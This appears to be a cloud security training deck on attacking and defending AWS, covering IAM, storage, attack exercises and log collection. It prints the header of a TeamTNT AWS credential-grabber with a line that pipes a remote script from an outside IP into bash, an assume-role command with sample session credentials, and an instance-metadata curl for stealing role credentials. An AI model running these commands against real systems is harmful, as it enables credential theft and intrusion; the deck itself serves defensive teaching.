





solidaritylabs.io/



Cloud Security

AWS Attack and Defense



Attacking AWS



solidaritylabs.io/

/intro

Santi Abastante

- Former Police Officer
- Cloud Security Engineer
- Incident Responder

@DBNZ




/Chapter 1

Cloud Fundamentals


- The Cloud
- Share Responsibility Model
- Cloud Segmentation



The Cloud



Share Responsibility Model



Share Responsibility Model (2)



Cloud Segmentation

Global Infrastructure



/Chapter 2


Cloud Security Fundamentals

- IAM
- Compute Hardening
- Database Hardening
- Networking
- Encryption




Identity and Access Management


```
1  {
2    "Version": "2012-10-17",
3    "Statement": [
4      {
5        "Sid": "FirstStatement",
6        "Effect": "Allow",
7        "Action": ["iam:ChangePassword"],
8        "Resource": "*"
9      },
10     {
11       "Sid": "SecondStatement",
12       "Effect": "Allow",
13       "Action": "s3:ListAllMyBuckets",
14       "Resource": "*"
15     }
16   ]
17 }
```




Role-Based Access Control




Networking



EC2 Compute





Cloud Storage

AWS: Storage Choices



Amazon S3

Durable object storage for all types of data



Amazon Glacier

Archival storage for infrequently accessed data



Amazon EBS

Block storage for use with Amazon EC2



Amazon EFS

File storage for use with Amazon EC2

Economics

Pay as you go

No upfront investment
No commitment

Easy to Use

Self service administration

SDKs for simple integration

Reduce risk

Durable and Secure

Avoid risks of physical media handling


Agility, Scale

Reduce time to market

Focus on your business, not your infrastructure



AWS Security Services Quick Review



AWS Malware Example

CloudSecurityTheBlueTeamWay / 7a0bf738469861712184b08c1a985099415e2a9c.sh 



sabastante Added Teamtnt malware

Code

Blame

242 lines (193 loc) · 9.44 KB

```
1  #!/bin/bash
2  #
3  #   TITLE:      GRABBER_aws-cloud
4  #   AUTOR:      hilde@teamtnt.red
5  #   VERSION:    V0.00.1
6  #   DATE:       15.08.2021
7  #
8  #   SRC:        wget -O- http://45.9.148.182/cmd/GRABBER_aws-cloud.sh | bash
9  #
10 #####
11
12 export LC_ALL=C.UTF-8 2>/dev/null 1>/dev/null
13 export LANG=C.UTF-8 2>/dev/null 1>/dev/null
14 HISTCONTROL="ignorespace${HISTCONTROL:+:$HISTCONTROL}" 2>/dev/null 1>/dev/null
15 export HISTFILE=/dev/null 2>/dev/null 1>/dev/null
16 HISTSIZE=0 2>/dev/null 1>/dev/null
17 unset HISTFILE 2>/dev/null 1>/dev/null
18
```

/Chapter 4

AWS Attacks

- IAM Attacks
- EC2 Attacks



The Attacks

1. Get Static Credentials from DevOps Workstation
2. Get Dynamic Credentials from DevOps Workstation
3. Reset Password | Gain Console Access
4. Assume role from a valid session
5. Root User Credential Reset
6. S3 Browser implementation

Assume Role Command

```
aws sts assume-role --role-arn "arn:aws:iam::941377124539:role/AdminRole"  
--role-session-name "role_admin" --profile eko
```

```
"AccessKeyId": "ASIA5WLTS7C53BIWSHH5",  
  "SecretAccessKey": "xCWg8xB0akd9OApKg6U2wyZrw6Lxk8xPEwR+Imq8",  
  "SessionToken":  
"FwoGZXIvYXZELj////////wEaDJyBTh5faXhxpwbRRyKzAW23XDSajzXauSuOQxIhzGwm5TvPF  
pOU4ILOZ/I1SB0MRxxWoMa2BYNa979jgnW07YbpbkO+S4P5jl+hGzKjvjc118CuCJRFDz3rMYQs  
uLiFQTZZOHLWIsW0SjijFNxJILMkz8I7rmF4d7ajnluAD7pkzJZDeeJ1jwqwWF25IFAFhiSeD4dBM  
sQmL8RncNpmEmuHsJ8t43W2AulDtW8/2N0xQF+cFO/kinbqZexWNKcS5qoYKPf1rbkGMi3ZNEt  
7G+IltVugbAr88J35vADJIKRPkYsWUDDF4mmH9IPqXj66w6F7tUti32A=",
```

Exercise:

#	Domain	Task
1	Execute Attacks	Get Static Dynamic Credentials from DevOps Workstation
		Assume role from a valid session
		Reset Password Get Console Access
		S3 Browser Usage
2	Assessment	Identify the impact of the attack
3	Intel	Are these techniques being actively used by attackers?
4	Intel	Can you identify your own IoCs?
5	Blue Team	What logs could help us to detect this attack?
6	Blue Team	What security controls could stop this attack?
7	Blue Team	What detection use cases could we implement to detect this behavior?

Get Metadata Command

`curl -s`

`http://169.254.169.254/latest/meta-data/iam/security-credentials/<role-name>`

Exercise:

#	Domain	Task
1	Execute Attacks	SSH to the Server
		Get Credentials from Server
		Get Metadata from Server
		Assume Role Test
		Implant SSH key
2	Assessment	Identify the impact of the attack
3	Intel	Are these techniques being actively used by attackers?
4	Intel	Can you identify your own IoCs?
5	Blue Team	What logs could help us to detect this attack?
6	Blue Team	What security controls could stop this attack?
7	Blue Team	What detection use cases could we implement to detect this behavior?

Defending AWS



solidaritylabs.io/

/Chapter 2



Log Collection

- Log Collection Fundamentals
- Cloudtrail
- Guardduty
- The Multi-Account Strategy
- Other important Logs

@Solidaritylabs

